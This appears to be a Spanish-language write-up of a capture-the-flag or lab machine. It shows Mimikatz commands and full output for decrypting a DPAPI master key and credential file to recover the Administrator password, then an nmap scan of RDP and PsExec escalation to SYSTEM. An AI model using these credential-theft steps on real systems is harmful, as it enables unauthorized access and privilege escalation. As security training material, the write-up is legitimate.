Para obtener la contraseña del usuario “Administrator” en la máquina objetivo, utilicé la herramienta Mimikatz, que permite interactuar con la Data Protection API (DPAPI) para desencriptar credenciales protegidas. A continuación, detallo el proceso seguido:

Primero, identifiqué la clave maestra necesaria para desencriptar las credenciales. Utilicé el comando dpapi::masterkey de Mimikatz, proporcionando el identificador de la clave maestra, el SID del usuario y la contraseña del usuario. El comando que ejecuté fue el siguiente que se muestra en la imagen:

```
mimikatz 2.1.1 x64 (oe.eo)

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # dpapi::masterkey /in:0792c32e-48a5-4fe3-8b43-d93d64590580 /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:[redacted]
**MASTERKEYS**
  dwVersion         : 00000002 - 2
  szGuid            : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags           : 00000005 - 5
  dwMasterKeyLen    : 000000b0 - 176
  dwBackupKeyLen    : 00000090 - 144
  dwCredHistLen     : 00000014 - 20
  dwDomainKeyLen    : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion       : 00000002 - 2
    salt            : 9c51ca4d00708c73d4fbff60b95e549e
    rounds          : 000043f8 - 17400
    algHash         : 0000800e - 32782 (CALG_SHA_512)
    algCrypt        : 00006610 - 26128 (CALG_AES_256)
    pbKey           : e78fb1d989c4ccd7a05285c17fae1c31ad1210f7ada051ae3203536df613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcc
a1245db7df847f615530a93895012a3ad9c7a8c39cc0592d06d714c9ee8fe34ced5062c412

[backupkey]
  **MASTERKEY**
    dwVersion       : 00000002 - 2
    salt            : 4bb6dd9b5b9656d97b78f114796457f4
    rounds          : 000043f8 - 17400
    algHash         : 0000800e - 32782 (CALG_SHA_512)
    algCrypt        : 00006610 - 26128 (CALG_AES_256)
    pbKey           : 0fe6b3aa5dd3af46bd7a87cbc0161fc41ae13f8714a22bcb5bda86f24d95ad03369a5335159185d0276743d0c1132b35fdaffad247d3c4f5f43260413c28b401ed70e
428327edaa

[credhist]
  **CREDHIST INFO**
    dwVersion       : 00000003 - 3
    guid            : {009668e5-9305-401b-ba0d-dfa0e11b34d0}


[masterkey]
  **MASTERKEY**
    dwVersion       : 00000002 - 2
    salt            : 9c51ca4d00708c73d4fbff60b95e549e
    rounds          : 000043f8 - 17400
    algHash         : 0000800e - 32782 (CALG_SHA_512)
    algCrypt        : 00006610 - 26128 (CALG_AES_256)
    pbKey           : e78fb1d989c4ccd7a05285c17fae1c31ad1210f7ada051ae3203536df613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcc
a1245db7df847f615530a93895012a3ad9c7a8c39cc0592d06d714c9ee8fe34ced5062c412

[backupkey]
  **MASTERKEY**
    dwVersion       : 00000002 - 2
    salt            : 4bb6dd9b5b9656d97b78f114796457f4
    rounds          : 000043f8 - 17400
    algHash         : 0000800e - 32782 (CALG_SHA_512)
    algCrypt        : 00006610 - 26128 (CALG_AES_256)
    pbKey           : 0fe6b3aa5dd3af46bd7a87cbc0161fc41ae13f8714a22bcb5bda86f24d95ad03369a5335159185d0276743d0c1132b35fdaffad247d3c4f5f43260413c28b401ed70e
428327edaa

[credhist]
  **CREDHIST INFO**
    dwVersion       : 00000003 - 3
    guid            : {009668e5-9305-401b-ba0d-dfa0e11b34d0}


[masterkey] with password: [redacted] (normal user)
  key : b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a1a715627f27ec9fafb17f9b4af7d2
  sha1: bfbd0b54ef999c3ad5b09692944da3c0d0b68af0

mimikatz #
```

En este comando:

- **/in:0792c32e-48a5-4fe3-8b43-d93d64590580** especifica el identificador de la clave maestra que se va a desencriptar.
- **/sid:S-1-5-21-953262931-566350628-63446256-1001** proporciona el SID (Security Identifier) del usuario al que pertenece la clave maestra.
- **/password:XXXXXXX** es la contraseña del usuario, necesaria para desencriptar la clave maestra. Este comando desencripta la clave maestra especificada, utilizando el SID del usuario y la contraseña proporcionada. La clave maestra desencriptada es esencial para acceder a las credenciales protegidas por DPAPI, ya que actúa como una capa adicional de seguridad que garantiza que solo los usuarios autorizados puedan acceder a los datos encriptados.


Es importante notar que en este comando se utiliza la contraseña de otro usuario porque la clave maestra que se está intentando desencriptar está protegida por las credenciales de ese usuario específico. DPAPI utiliza las credenciales del usuario para proteger las claves maestras, por lo que se requiere la contraseña del usuario correspondiente para desencriptar estas claves y acceder a la información protegida.

A continuación, utilicé el comando dpapi::cred de Mimikatz para desencriptar el archivo de credenciales, proporcionando el identificador del archivo de credenciales. En este comando:

- **/in:51AB168BE4BDB3A603DADE4F8CA81290** especifica el identificador del archivo de credenciales que se va a desencriptar.

Este comando desencripta el archivo de credenciales especificado, utilizando la clave maestra obtenida en el paso anterior. Los archivos de credenciales almacenan información de autenticación, como nombres de usuario y contraseñas, que se utilizan para acceder a recursos protegidos en el sistema. La información contenida en estos archivos es esencial para autenticar a los usuarios y permitirles acceder a los recursos necesarios.

Como resultado de estos pasos, pude obtener la contraseña del usuario “Administrator” almacenada en el sistema, lo que me permitió escalar privilegios y acceder a la máquina objetivo con permisos administrativos.




Finalmente, ejecuté el siguiente comando nmap -p3389 --open -T5 -v -n -Pn 10.129.180.173 para comprobar que el servicio RDP (Remote Desktop Protocol) estaba activo en la máquina objetivo. En este comando:


- **-p3389** especifica el puerto 3389, que es el puerto utilizado por el servicio RDP.
- **--open** muestra solo los puertos abiertos.
- **-T5** establece la velocidad de escaneo en el nivel más agresivo.
- **-v** habilita el modo detallado para obtener más información durante el escaneo.
- **-n** desactiva la resolución de nombres DNS.
- **-Pn** desactiva la detección de host, asumiendo que el host está activo.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ nmap -p3389 --open -T5 -v -n -Pn 10.129.180.173
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 22:23 CEST
Initiating Connect Scan at 22:23
Scanning 10.129.180.173 [1 port]
Discovered open port 3389/tcp on 10.129.180.173
Completed Connect Scan at 22:23, 0.17s elapsed (1 total ports)
Nmap scan report for 10.129.180.173
Host is up (0.17s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

┌──(administrador㉿kali)-[~/Descargas/content]
└─$
```

En la imagen siguiente puede verse el escritorio de la máquina objetivo con las especificaciones técnicas del servidor:



Además, utilicé la herramienta PsExec para acceder al sistema como el usuario NT AUTHORITY\SYSTEM, el usuario más privilegiado del sistema. PsExec es una herramienta de línea de comandos que permite ejecutar procesos en sistemas remotos, proporcionando una consola interactiva para administrar el sistema de manera remota. Al ejecutar PsExec con privilegios elevados, obtuve acceso completo al sistema, lo que me permitió realizar tareas administrativas y de mantenimiento.



Bibligrafía

https://link.springer.com/referenceworkentry/10.1007/978-1-4419-5906-5_86
https://www.geeksforgeeks.org/what-is-guid/
https://www.supportyourtech.com/tech/understanding-and-managing-network-credentials-in-windows-10-a-guide/
https://en.wikipedia.org/wiki/Data_Protection_API
https://woshub.com/read-outlook-email-powershell/
https://commandmasters.com/commands/cmdkey-windows/
https://fileinfo.com/extension/eml
https://www.systutorials.com/docs/linux/man/1-readpst/
https://linux.die.net/man/1/readpst
https://manpages.ubuntu.com/manpages/kinetic/en/man1/mutt.1.html
https://fileinfo.com/extension/mbox
https://fileinfo.com/extension/pst